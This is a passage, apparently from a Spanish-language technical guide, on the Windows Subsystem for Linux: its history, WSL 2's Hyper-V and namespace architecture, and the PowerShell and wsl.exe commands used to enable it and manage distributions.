
Comparing features

Feature	WSL 1	WSL 2
Integration between Windows and Linux	✓	✓
Fast boot times	✓	✓
Small resource foot print	✓	✓
Runs with current versions of VMWare and VirtualBox	✓	✓
Managed VM	✗	✓
Full Linux Kernel	✗	✓
Full system call compatibility	✗	✓
Performance across OS file systems	✓	✗


Comparativa de la propia Microsoft. El último punto en el que falla WSL 2 quizás ya no es cierto.

Así que WSL 2 se anunció en 2019 y llegó a todos los Windows en la versión 10, 2004. Ya no se traducían las llamadas, ni se usaban procesos PICO ni se imponía una capa de abstracción para conseguirlo. Ahora existía un *Kernel*, como tal, completo, dentro de un contenedor *Hyper-V* que interpretaba los datos y se parecía muchísimo a la realidad. Este *Kernel* es el *Kernel* de Linux de Microsoft, libre gratuito, de código abierto y mantenido por los de Redmond. Esto es un enorme salto cualitativo en eficiencia, velocidad y compatibilidad. Además, WSL 2 está disponible en todos los Windows (no solo los que disponen de *Hyper-V*, que son las versiones Windows Enterprise, Education, Server y

Professional). Casi todo lo que se puede conseguir con un *Kernel* de Linux se puede hacer con WSL 2: aceleración GPU, virtualización anidada con KVM, soporte para GUI...



El Kernel en GitHub y la versión actual en Ubuntu por defecto



Resumen

El Subsistema de Windows para Linux (WSL) representa la culminación del viaje de décadas de Microsoft para integrar sistemas tipo Unix en Windows, marcado por giros técnicos, cambios estratégicos y filosofías en evolución. Para entender su importancia, debemos trazar esta historia a través de fases clave:

- La Era POSIX Temprana (1980s–1990s)

Los primeros intentos de Microsoft en compatibilidad Unix comenzaron con el Subsistema POSIX de Microsoft en Windows NT 3.1 (1993). Diseñado para cumplir con los requisitos FIPS 151-2 del gobierno de EE.UU., ofrecía un cumplimiento mínimo de POSIX.1 pero carecía de entornos de *shell*, utilidades o soporte GUI. Limitaciones clave:

- Solo soportaba binarios POSIX.1 de línea de comandos (ej. pax).
- Sin extensiones modernas como hilos POSIX o IPC.
- Dependía de un *runtime* que mapeaba llamadas POSIX a funciones del *kernel* NT.
- Este subsistema era mayormente simbólico—un requisito para contratos federales—y no logró ganar tracción entre desarrolladores.

- El Experimento Interix y SFU (1990s–2000s)

En 1999, Microsoft adquirió Interix (Softway Systems), creando Services for UNIX (SFU). A diferencia de su predecesor, Interix proporcionaba un entorno POSIX completo:

- Incluía *shells* como *bash* y utilidades (grep, sed).
- Permitía portar aplicaciones Linux (ej. Apache, Perl).
- Usaba un enfoque híbrido: un subsistema tipo Unix sobre el *kernel* NT.

A pesar de las mejoras, SFU enfrentó desafíos:

- Adopción limitada debido a la complejidad y costos de licencia.
 - Descontinuado en 2012 en favor de nuevas estrategias.
 - El Auge de WSL: De "Bash en Windows" a Integración Linux Completa (2016–Presente)
- WSL 1: Capa de Compatibilidad (2016–2019)

Anunciado en 2016, WSL 1 marcó un cambio de paradigma:

- Arquitectura: Introdujo procesos pico y proveedores pico para traducir llamadas al sistema Linux a llamadas del *kernel* NT.
 - Caso de Uso: Dirigido a desarrolladores que necesitaban herramientas Linux sin arranque dual o VMs.
 - Limitaciones: Pobre rendimiento I/O, sin soporte de módulos de *kernel* y compatibilidad parcial de syscalls.
- WSL 2: Revolución de Virtualización (2019–Presente)

WSL 2 rediseñó el subsistema usando una VM *Hyper-V* ligera y un *kernel* Linux personalizado:

- Compatibilidad Total de Syscalls: Ejecutaba Docker, cargas de trabajo ML aceleradas por GPU y aplicaciones GUI vía WSLg.

- Rendimiento: Velocidades de sistema de archivos aumentaron 20 veces comparado con WSL 1.
- Integración: Compartición de archivos fluida entre Windows y Linux, paso directo de GPU nativo y soporte de Docker Desktop.
- Impulsores Estratégicos Detrás de WSL:
 - Cambios de Liderazgo y Filosofía
 - Abrazo de Código Abierto de Satya Nadella: Post-2014, Microsoft pivotó hacia la colaboración de código abierto.
 - Enfoque Centrado en Desarrolladores: WSL abordó la creciente demanda de herramientas Linux en desarrollo web, ciencia de datos y DevOps.
 - Madurez de *Hyper-V*: Permitió máquinas virtuales ligeras sin penalizaciones de rendimiento.

WSL representa la reconciliación de Microsoft con ecosistemas de código abierto, mezclando pragmatismo con ambición tecnológica. Su evolución refleja tendencias más amplias de la industria: De obligación a Innovación. A medida que WSL continúa evolucionando (con soporte de aplicaciones GUI, integración Kubernetes y optimizaciones AI/ML) encarna la identidad redefinida de Microsoft: un puente entre Windows y el mundo del código abierto.


Puesta en marcha

Aunque puede tener interés, no me voy a centrar en WSL 1. En general, al instalar WSL se pueden convertir las máquinas en su versión 1 o 2. WSL se puede instalar de varias formas y solo hay que activarlo. Lo que hay que elegir son las distribuciones que instalar y las enormes posibilidades que ofrece para conseguirlo, desde lo fácil hasta lo altamente personalizado.

WSL 2 ya no tiene que pasar por el *Kernel* de Windows. El *Kernel* de Linux se encuentra en una instancia de *Hyper-V* que da soporte a las distribuciones o instancias. No se mezclan las funcionalidades de ambos sistemas, es nativo (eso no significa que no tenga problemas para ejecutarse de forma nativa, porque no tiene acceso directo al hardware).

Lo imprescindible para entender WSL 2 es que la distribución no se ejecuta en una máquina virtual, sino que todo WSL 2 es una máquina virtual con su propia distribución (una Mariner, propia de Microsoft. También la usa para WSLg, pero de forma diferente y lo veremos luego). Esa distribución que en teoría no vemos nunca, hace uso de *namespaces* para poder manejar diferentes distribuciones a su vez. En realidad, esto no es más que el esquema tradicional de contenedores.

- Cada distribución se ejecuta en su propio conjunto de *namespaces*, dentro de una sola virtual. Cada instancia o distribución tendrá su propio *namespace* para el PID, el mnt, el IPC y el UTS (UNIX Time-Sharing).
- Pero comparten el mismo *namespace* entre ellas y con la distribución “padre” (WSL 2): el de usuario, la red, control group y CPU, *Kernel*, memoria y SWAP. Por eso el *kernel* y la red es la misma entre las diferentes distribuciones o instancias (lo veremos más adelante).



The screenshot shows two terminal windows side-by-side. The left window, run by user 'sergio', lists several namespaces (time, cgroup, user, net, ipc, mnt, uts, pid) each with a PID of 12 and the command 'sergio -bash'. The right window, run by root, uses the 'lsns' command to list namespaces and their details. Both windows are running on a Windows host.

```

sergio@DESKTOP-KP500GD: ~ | sergio@DESKTOP-KP500GD: ~ | + | 
4026531834 time      2 12 sergio -bash
4026531835 cgroup   2 12 sergio -bash
4026531837 user     2 12 sergio -bash
4026531840 net      2 12 sergio -bash
4026532244 ipc     2 12 sergio -bash
4026532255 mnt    2 12 sergio -bash
4026532256 uts    2 12 sergio -bash
4026532257 pid    2 12 sergio -bash
sergio@DESKTOP-KP500GD:~$ | 


root@DESKTOP-KP500GD [ ~ ]# lsns
  NS TYPE  NPROCS  PID USER COMMAND
4026531834 time      160    1 root /init
4026531835 cgroup   160    1 root /init
4026531836 pid      146    1 root /init
4026531837 user     160    1 root /init
4026531838 uts      146    1 root /init
4026531839 ipc     146    1 root /init
4026531840 net      160    1 root /init
4026531841 mnt     145    1 root /init
4026531862 mnt      1     79 root kdevtmpfs
4026532242 mnt     11   187 root /init
4026532243 uts     11   187 root /init
4026532244 ipc     14   187 root /init
4026532245 pid     11   187 root /init
4026532255 mnt     3    192 root /init
4026532256 uts     3    192 root /init
4026532257 pid     3    192 root /init
root@DESKTOP-KP500GD [ ~ ]#

```

La distribución Ubuntu de arriba y la distribución “padre” de abajo, comparten namespaces (fijos en el número). Para entrar en la distribución padre hay un pequeño secreto que veremos más adelante

Este modelo en realidad, es muy parecido a un sistema de contenedores como *docker*, y en WSL 2 estos contenedores se gestionan desde “fuera” (desde una herramienta en Windows) con wsl.exe. La diferencia con los contenedores habituales, es que cada instancia o distribución tiene su propio proceso *init* con PID 1.

Esto tiene sus ventajas e inconvenientes que iremos viendo. WSL 2 es muy potente, pero oye, si por lo que sea quieras convertir tu distribución a la versión 1 de WSL (no entendería por qué) puedes hacerlo con estos comandos y volver atrás todas las veces que quieras:



The screenshot shows a Windows PowerShell window with the command 'wsl --list' outputting the distributions available. It then runs 'wsl --set-version Ubuntu 1', which starts a conversion process. Finally, it shows the completed conversion.


```

PS C:\Windows\system32>
PS C:\Windows\system32> wsl --list
Distribuciones del subsistema de Windows para Linux:
Ubuntu (predet.)

PS C:\Windows\system32> wsl --set-version Ubuntu 1
Conversión en curso, esto puede tardar unos minutos...
Conversión completada.

```


Mucho cuidado porque las distribuciones instaladas son inherentes al usuario. Si ejecutas una consola de PowerShell como administrador, y previamente has instalado una distribución como usuario, quizás no las veas.



Esquema de WSL 2. La distribución `wslg` viene de serie y oculta para gestionar los gráficos

Para activar WSL 2 lo primero es activar la funcionalidad. Desde el menú de activar o desactivar las características de Windows (al que puedes llegar ejecutando `appwiz.cpl`).

Se activa el subsistema de Windows para Linux. No es imprescindible activar *Hyper-V* o el espacio aislado de Windows.



Activar el subsistema desde la aplicación gráfica

También se puede conseguir la activación por PowerShell:

```
PS C:\Windows\System32> Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux
```

```
PS C:\Windows\System32> Enable-WindowsOptionalFeature -Online -FeatureName VirtualMachinePlatform
```

O con este comando:

```
dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart
```

Para ver la máquina WSL 2 corriendo en vivo, podemos usar `hcsdiag.exe`, una herramienta que como administrador en PowerShell permite ver detalles de máquinas se están ejecutando en *Hyper-V*.

Por ejemplo, lanzamos nuestro Ubuntu por defecto:

```
wsl --user sergio
```

Y para lanzar cualquier otra distribución:

```
wsl --user sergio -d <nombredistribución>
```

Por cierto, para cambiar la distro por defecto:

```
wsl --setdefault <nombredistribución>
```

E inmediatamente después hcsdiag.exe list...

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\WINDOWS\system32> hcsdiag.exe list
Bcb1d2af-8497-4dd2-8b9b-271c6d891e0b
    VM,                               SavedAsTemplate, 3CB1D2AF-8497-4DD2-8B9B-271C6D891E0B, CmService
64933d63-f0a0-41fa-beb0-6b64d149d91d
    VM,                               Paused , 64933d63-F0A0-41FA-BEB0-6B64D149D91D, HVSI

PS C:\WINDOWS\system32> hcsdiag.exe list
Bcb1d2af-8497-4dd2-8b9b-271c6d891e0b
    VM,                               SavedAsTemplate, 3CB1D2AF-8497-4DD2-8B9B-271C6D891E0B, CmService
64933d63-f0a0-41fa-beb0-6b64d149d91d
    VM,                               Paused , 64933d63-F0A0-41FA-BEB0-6B64D149D91D, HVSI
ADC0A701-3695-4209-B56E-ADF8F95CD256
    VM,                               Running, ADC0A701-3695-4209-B56E-ADF8F95CD256, WSL

PS C:\WINDOWS\system32>

sergio@DESKTOP-KP500GD: ~
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.133.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

Primero se muestran las virtuales del sistema y después tras arrancar una distribución aparece una virtual llamada WSL.

Vemos que una máquina virtual ha aparecido (junto a HVSI Y CmService) y se está ejecutando, llamada WSL. Por más distribuciones que lancemos solo veremos una máquina virtual más. Para detener WSL 2, se usa el comando:

```
wsl --shutdown
```

Lo que tenemos por ahora son varias herramientas y componentes:

- “wsl.exe” permite un montón de funcionalidades con WSL y en realidad es el que interactúa con el servicio LxssManager.
- El servicio LxssManager. Hay dos, uno de sistema y otro de usuario. Este hace de bróker para intentar descargar al principal en las tareas que necesitan menos privilegios. Por ejemplo, LxssManager se comunica con el servidor 9P, para que según la distribución a la que el usuario de Windows quiera acceder a los archivos a través de `\wsl$`, le indique por qué socket disponible para ella puede comenzar la transacción. Lo del protocolo 9P lo hablo más adelante.
- The Host Compute Service: Parte de la virtualización *Hyper-V* que lanza el *Kernel* en la VM.

Descripción:
 El servicio de administrador LXSS es compatible con archivos binarios ELF nativos que estén en ejecución. Asimismo, el servicio proporciona la infraestructura necesaria para ejecutar los archivos binarios ELF en Windows. Si el servicio se detiene o se deshabilita, no se ejecutarán los archivos binarios.

Intel(R) Innovation Platform...	Intel(R) Inno...	En ejecu...	Automático
Intel(R) Management Engin...	Intel(R) Man...	En ejecu...	Automático
Interfaz de servicio invitado ...	Proporciona...		Manual (dese...
KTMRM para DTC (Coordina...	Coordinara...		Manual (dese...
Llamada a procedimiento r...	El servicio R...	En ejecu...	Automático
LxssManager	El servicio d...	Manual	
LxssManagerUser_b9f375	El servicio d...	Manual (dese...	
Malwarebytes Service	Malwarebyt...	Manual	
McpManagementService	<Error al lee...	Manual	
MessagingService_b9f375	El servicio a...	Manual (dese...	
Micro Star SCM		En ejecu...	Automático

Servicios encargados de hacer funcionar WSL. Una vez más en Windows, la descripción no describe nada


Y entre ellos se establece una comunicación entre *sockets*, una vez procesados los comandos. Una vez terminada la VM, será por completo olvidada, pero no es importante. Obviamente los sistemas de ficheros y configuración permanecerán en cada distribución o instancia.

Puesta en marcha: La fácil

Una vez activado WSL, lo fácil es ir a la tienda a buscar una distribución. Buscamos nombres de distribuciones Linux, le damos a un botón y se descarga. Piensa siempre que la Microsoft Store está disponible tanto desde la app de Microsoft Store como dese la web⁸.

Desde la app tendrás muchas restricciones basadas en tu sistema, país, etc. Desde la web, no, y con solo visitar apps.microsoft.com podrás ver aplicaciones que no te mostrará la app de Microsoft Store porque pueden no aplicar a tu sistema o país. Podrás verlas, pero no instalarlas. Pero, ¿y si aun así quieres instalarlas? Hay una forma. Tenemos un descargador “offline” de Microsoft Store bastante útil⁹ (aunque a veces no funciona, no se sabe bien quién lo opera).

Por ejemplo:

